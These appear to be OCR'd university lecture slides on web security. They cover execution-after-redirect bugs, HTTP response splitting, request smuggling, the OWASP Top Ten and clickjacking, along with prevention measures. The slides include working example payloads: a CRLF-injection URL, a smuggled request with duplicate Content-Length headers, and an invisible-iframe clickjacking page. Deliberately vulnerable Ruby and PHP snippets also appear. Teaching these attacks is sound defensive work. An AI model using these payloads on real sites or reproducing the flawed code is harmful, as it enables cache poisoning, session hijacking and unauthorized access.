NC STATE UNIVERSITY

CSC 405
Computer Security

Web Security

Alexandros Kapravelos
akaprav@ncsu.edu

(Derived from slides by Giovanni Vigna)


Logic Flaws

- Logic flaws come in many forms and are specific to the intended functionality and security policy of an application
- Received little attention
  - Are known to be hard to identify in automated analysis
  - Not much public information
- Are on the rise: "…as the number of common vulnerabilities such as SQL injection and cross-site scripting are reduced, the bad guys are increasing their attacks on business logic flaws" [J. Grossman, WhiteHat Security]

Fear the EAR

- Execution-After-Redirect vulnerabilities are introduced when code is executed after producing a redirect header
- The developer assumes that since a redirection occurred, code execution stopped
  - Redirect used as a goto
- Normally the behavior is invisible to the user, because the browser automatically load the page referenced by the redirection

HTTP Redirects



```
GET /user/info HTTP/1.1
Host: example.com
```

```
HTTP/1.1 302 Moved
Location: http://example.com/login
```

```
GET /login HTTP/1.1
Host: example.com
```

Execution After Redirect: Example

```
class TopicsController < ApplicationController
 def update
   @topic = Topic.find(params[:id])
   if not current_user.is_admin?
     redirect_to(“/”)
   end
   @topic.update_attributes(params[:topic])
   flash[:notice] = “Topic updated!”
 end
end
```

EAR History

- 17 Common Vulnerabilities and Exposures (CVE)
  - Starting in 2007
  - Difficult to find – no consistent category
- Blog post about Cake PHP 2006
  - Resulted in a bug filed and documentation changed
- Prior work on logic flaws
  - Found EAR in J2EE web application
- No one recognized it as a systemic logic flaw amongst web applications

Types of EARs

- Benign
  - The state of the web application does not change
  - No leak of sensitive information
- Vulnerable
  - Allows for the unauthorized modification of the application state or discloses unauthorized data

EAR: Information Leakage

```
<?php
$current_user = get_current_user();
if (!$current_user->is_admin())
{
    header("Location: /");
}
echo "457-55-5462";
?>
```

Prevention

- Secure design
  - Django, ASP.NET MVC
- Terminate process or thread
  - ASP.NET, CakePHP, Zend, CodeIgniter
- Patched Ruby on Rails
  - Exception handling

Attacking HTTP Protocol Implementations

- HTTP protocol heavily scrutinized
- HTTP protocol implementations might be erroneous
- Examples:
  - HTTP response splitting
  - HTTP request smuggling

HTTP Response Splitting

- HTTP response splitting exploits the fact that user provided data is included in the header of a reply
- See: “HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics” by A. Klein

Redirection Example

- /redir_lang.jsp

```
<%
response.sendRedirect("/by_lang.jsp?lang="+
   request.getParameter("lang"));
%>
```

- For example calling with “lang” set to “English” will create the following redirect

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 17 Nov 2015 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
...

<html>Error...</html>
```

Response Splitting

- What if we call:

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
  Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
  Type:%20text/html%0d%0aContent-
  Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

- If the server includes the value of the “lang” variable verbatim, the resulting answer may appear as two different replies
- If the attacker includes a request for /index.html, the second (fake) reply will be associated with it, possibly poisoning an intermediate cache

The Response Output

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 17 Nov 2015 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
...(ignored stuff here)
```

- From now on an intermediate proxy will associate the second reply with /index.html

HTTP Request Smuggling

- This attack exploits the difference in the parsing procedures performed by different components in the request delivery process
- For example, request is forged to confuse proxy and desynchronize its view from the view of the server
- See “HTTP Request Smuggling” by C. Linhart et al.

HTTP Request Smuggling

```
POST http://SITE/foobar.html HTTP/1.1
Host: SITE
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 44
[CRLF]
GET /poison.html HTTP/1.1
Host: SITE
Bla: [space after the "Bla:", but no CRLF]
GET http://SITE/page_to_poison.html HTTP/1.1
Host: SITE
Connection: Keep-Alive
[CRLF]
```

HTTP Request Smuggling

- Proxy
  - The proxy parses the POST request in lines 1-7, and encounters the two "Content-Length" headers
  - It decides to ignore the first header, so it assumes the request has a body of length 44 bytes
  - It treats the data in lines 8-10 as the first request's body. Then it parses lines 11-14, which it treats as the client's second request
- The server
  - Uses the first "Content-Length" header and believes that the first POST request has no body
  - The second request is the GET in line 8 (notice that the GET in line 11 is parsed by the server as the value of the "Bla" header in line 10)

HTTP Request Smuggling

- The server sends back the content of
  - foobar.html
  - poison.html
- The proxy associates these requests to
  - POST /foobar.html
  - GET /page_to_poison.html
- From now on, every client asking for page_to_poison.html will receive poison.html, instead

OWASP Top Ten Web Vulnerabilities

- **A1: Injection**
  - Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data
- **A2: Broken Authentication and Session Management**
  - Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit implementation flaws to assume other users' identities

OWASP Top Ten Web Vulnerabilities

- **A3: Cross-Site Scripting (XSS)**
  – XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites
- **A4: Insecure Direct Object References**
  – A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data

OWASP Top Ten Web Vulnerabilities

- **A5: Security Misconfiguration**
  - Security depends on having a secure configuration defined for the application, framework, web server, application server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults
- **A6: Sensitive Data Exposure**
  - Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

OWASP Top Ten Web Vulnerabilities

- **A7: Missing Function Level Access Control**
  - Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization
- **A8: Cross-Site Request Forgery**
  - A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim

OWASP Top Ten Web Vulnerabilities

- **A9: Using Known Vulnerable Components**
  - Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts
- **A10: Unvalidated Redirects and Forwards**
  - Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages


ClickJacking

- In a clickjacking attack a user is lured into clicking a button that is not associated with the page displayed by the browser
  – Example: clicking on harmless “Download free screensaver” button a on page on site A will actually become a click on “Remove security restrictions” on your bank web site
- The attack, also called “UI redressing” is performed by using overlapping transparent frames
  – Stacking order: z-index: <value>
  – Transparency in Firefox: opacity: <value>
  – Transparency in IE filter:alpha(opacity=<value>)

ClickJacking Example

```
<html>
<head>
    <title>Clickjacking Times</title>
</head>
<body>
    <h1>Clickjacking Example</h1>
    <div style=
    "z-index:2; position:absolute; top:0; left:0; width: 100%; height: 100%">
        <iframe height="100%" id="frame1" name="frame1" src=
        "http://www.facebook.com/home.php?" style=
        "opacity:0; filter:alpha(opacity=0);" width="100%"></iframe>
    </div>
    <div align="right" style=
    "position:absolute; top:0; left:0; z-index:1; width: 100%; height:100%;
background-color: white; text-align:left;">
    <p><input type="submit" value="Achieve Nirvana"><br>
        Press this button to achieve happiness</p>
    </div>
</body>
</html>
```

ClickJacking Example



Frame Busting Code

```
<style> body { display:none;} </style>
<script>
  if (self == top) {
    document.getElementsByTagName(”body”)[0].style.display = ’block’;
  }
  else {
    top.location = self.location;
  }
</script>
```

From: Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites, July 2010

X-Frame-Options HTTP response header

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
X-Frame-Options: ALLOW-FROM https://example.com/
```

- indicate whether or not a browser should be allowed to render a page in:
  - `<frame>`
  - `<iframe>`
  - `<object>`
- avoid clickjacking attacks

Conclusions

- Web applications have become the way in which we store and manage sensitive information
- Web security is different from application security
  - Modules can be executed in any order
  - Modules can be invoked in parallel
- Often times the developers of traditional applications make erroneous assumptions when developing web applications

Your Security Zen

Chrome 64.0.3282.119
Updated on January 24, 2018

How many security fixes for that update?

`53 security fixes`

source: https://chromereleases.googleblog.com/2018/01/stable-channel-update-for-desktop_24.html